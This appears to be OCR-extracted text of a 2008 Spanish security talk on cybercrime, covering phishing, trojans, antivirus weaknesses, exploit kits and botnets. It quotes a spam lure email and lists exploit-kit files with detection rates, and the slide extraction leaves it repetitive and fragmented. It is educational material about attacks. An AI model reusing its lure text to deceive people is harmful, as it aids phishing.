

I HAVE A
NEW HOBBY.
IT'S CALLED
PHISHING.



I SEND FAKE BANKING
E-MAILS TO GULLIBLE
EXECUTIVES. THEN I
FIND OUT THEIR
FINANCIAL INFOR-
MATION AND USE
IT TO STEAL THE
MONEY THEY DON'T
DESERVE.



Dear Customer,
This is your bank. We forgot your
social security number and password.
Why don't you send them to us so
we can protect your
money.

Sincerely,

I. B. Banker

LOOKS
LEGIT.



© Scott Adams, Inc./Dist. by UFS, Inc.

eCrime - las nuevas mafias

Vicente Díaz

Full disclosure



eCrime... me suena



News > World news

Russia accused of unleashing cyberwar to disable Estonia

- Parliament, ministries, banks, media targeted
- Nato experts sent in to strengthen defences

The New E-spionage Threat

A BusinessWeek probe of rising attacks on America's most sensitive computer networks uncovers startling security gaps



The cyber security forecast for 2008 looks a tad gloomy. The \$105 billion cyber crime market is set to grow this year as spammers increase attacks. The cyber criminals' toolboxes will continue to expand as we enter 2008 and more file attachments and approaches are adopted.

eCrime... me suena

News > World news

Russia accused of unleashing cyberwar to disable Estonia

• Parliament, ministries, banks, media targeted

The cyber security forecast for 2008 looks a tad gloomy. The \$105 billion cyber crime market is set to grow this year as spammers increase attacks. The cyber criminals' toolboxes will continue to expand as we enter 2008 and more file attachments and approaches are adopted.

The cyber security forecast for 2008 looks a tad gloomy. The \$105 billion cyber crime market is set to grow this year as spammers increase attacks. The cyber criminals' toolboxes will continue to expand as we enter 2008 and more file attachments and approaches are adopted.

الإلكتروني

موسم الامتحانات الكبرى

الجهاد ماضٍ، إلغ يوم القيامة

شبكة أبو البخاري الجهادية

eCrime... me suena

News > World news

Russia accused of unleashing cyberwar to disable Estonia

• Parliament, ministries, banks, media targeted


The cyber security forecast for 2008 looks a tad gloomy. The \$105 billion cyber crime market is set to grow this year as spammers increase attacks. The cyber criminals' toolboxes will continue to expand as we enter 2008 and more file attachments and approaches are adopted.

The cyber security forecast for 2008 looks a tad gloomy. The \$105 billion cyber crime market is set to grow this year as spammers increase attacks. The cyber criminals' toolboxes will continue to expand as we enter 2008 and more file attachments and approaches are adopted.



eCrime Land

eCrime Land



Puede no parecer gran cosa, pero
País 58 de 197
PIB entre EAU y Nueva Zelanda

eCrime Inc.



15a de la Fortune 500

¿Qué veremos en esta presentación?

phishing

- spear phishing

- cyberterrorism

trojans

- rockphishing

- homeland security

rootkits

- control panels

- money laundering

pharming

- fast flux networks

- underground economy

click fraud
botnets

- bullet proof ISPs

- wow

pump and
dump

- carding

- antivirus

- cyberwar

- DDOS

¿Qué veremos en esta presentación?

phishing

prism

trojans

security

rootkits

undering


pharming

and

click fraud

botnets

pump and
dump



Empecemos por los troyanos

Troyano, rootkit, malware ... Diferentes términos técnicos para designar a algo parecido.

Son la base

Creación por parte de profesionales expertos.

Pero ... tenemos los antivirus, ¿no?

Empecemos por los troyanos

AV industry in 1998



AV industry in 2008




El panorama ha cambiado

W32.Blaster.Worm (2003):

billy gates why do you make this possible ? Stop making money and fix your software!!

El panorama ha cambiado



AV-Vulnerabilities Q1/2008 - Source : *University of Michigan*

Un modelo cuestionado

Does antivirus have a future?

Creators of malware are no longer script kiddies after kudos - they're criminals after your cash. Wendy M Grossman asks if protection can keep pace with them

August 5, 2008 12:47 AM

Panda Takes Pause to Reconsider AV

Shiple, CTO at Neohapsis, a security consultancy in Chicago, says the worst part is that the arms race isn't helpful either to him or his clients. "I want to get off of signature-based antivirus as rapidly as possible. I think it's a broken model and I think it's an incredible CPU hog."

**Pero... ¿cómo logran la infección los
troyanos?**

Instalar -> Siguiente -> Acepto -> Siguiente -> Finalizar

Pero... ¿cómo logran la infección los troyanos?

Fake popup study sadly confirms most users are idiots

By [John Timmer](#) | Published: September 23, 2008 - 05:15AM CT

For most of us, security issues happen to "other people"—we block popup ads, we carefully examine dialog boxes and, for those of us on the Mac platform, we snicker when confronted with something that attempts to mimic a Windows system warning. But everyone knows that they are exceptional—what's the behavior of a more typical user like? Some researchers have tested how college students respond to fake dialog boxes in browser popup windows and found that the students are so anxious to get the dialog out of the way, they click right through obvious warning signs.

No todos los usuarios son “idiotas”

Zero day Word flaw exploited by Trojan
The one that got away

By [John Leyden](#) • [Get more from this author](#)

Posted in [Enterprise Security](#), 9th July 2008 13:32 GMT

PDF trojan exploits Adobe flaw

Reader/Acrobat vulnerability targeted day after patch release.

6/9: Gida-E a Shockwave Flash Trojan

June 9, 2008

Troj/Gida-E is a Shockwave Flash Trojan.

Ejemplo de kit de malware



00FAA7CF5.php

Scanners result : 11/32 (**34.38%**)

HTML/MS06006.DF!exploit; Exploit-MS06-006.gen

99FFC5BA4.php

Scanners result : 6/32 (**18.75%**)

Trojan.DL.Script.JS.Agent.low; Exploit-OperaTN

CCF45A00D.php

Scanners result : 15/32 (**46.88%**)

HTML/MS06006.BB!exploit; Exploit:JS/ShellCode.A

EF57CCF90.php

Scanners result : 18/30 (**60%**)

JS/MS05-054!exploit; Exp/MS06071-A

FF5B341AC.php

Scanners result : 10/32 (**31.25%**)

Generic.XPL.ADODB.42D1EF40; Exploit-MS06-014

Ejemplo de kit de malware



00FAA7CF5.php

Scanners result : 11/32 (**34.38%**)

HTML/MS06006.DF!exploit; Exploit-MS06-006.gen

99FFC5BA4.php

Scanners result : 6/32 (**18.75%**)

Trojan.DL.Script.JS.Agent.low; Exploit-OperaTN

The latest release offered for \$300, is entirely Internet Explorer centered, including all of the publicly available exploits for IE6 and IE7, with the natural modularity so that the buyer can include any set of exploits to serve of a large scale.

JS/MS05-054!exploit; Exp/MS06071-A

FF5B341AC.php

Scanners result : 10/32 (**31.25%**)

Generic.XPL.ADOODB.42D1EF40; Exploit-MS06-014

**Espera ... ¿Kits de
malware?**

IRON MAXIMEN

THE NUMBER
OF THE BEAST



IRON MAXIMEN

THE NUMBER
OF THE BEAST



BOT

IRON MAXIMEN

THE NUMBER
OF THE BEAST

C&C

BOT



IRON MAXIMEN

THE NUMBER
OF THE BEAST

Mafia

C&C

BOT



¿Cómo infectar muchos usuarios?



¿Cómo infectar muchos usuarios?

Anjelina Jolie XXX Video Free.

[Copyright © 2008 Microsoft Corporation. All rights reserved.](#)

From: Microsoft

Free Video Nude Anjelina Jolie

About this mailing:

You are receiving this e-mail because you subscribed to MSN Featured Offers. Microsoft respects your privacy. If you do not wish to receive this MSN Featured Offers e-mail, please click the "Unsubscribe" link below. This will not unsubscribe you from e-mail communications from third-party advertisers that may appear in MSN Feature Offers. This shall not constitute an offer by MSN. MSN shall not be responsible or liable for the advertisers' content nor any of the goods or service advertised. Prices and item availability subject to change without notice.

2008 Microsoft | [Unsubscribe](#) | [More Newsletters](#) | [Privacy](#)

Microsoft Corporation, One Microsoft Way, Redmond, WA
98052

¿Cómo infectar muchos usuarios?




¿Cómo infectar muchos usuarios?

Colorful Independence Day Fireworks - Opera

File Edit View Bookmarks Widgets Tools Help

Colorful Independence ...

http://24. .92/ Google



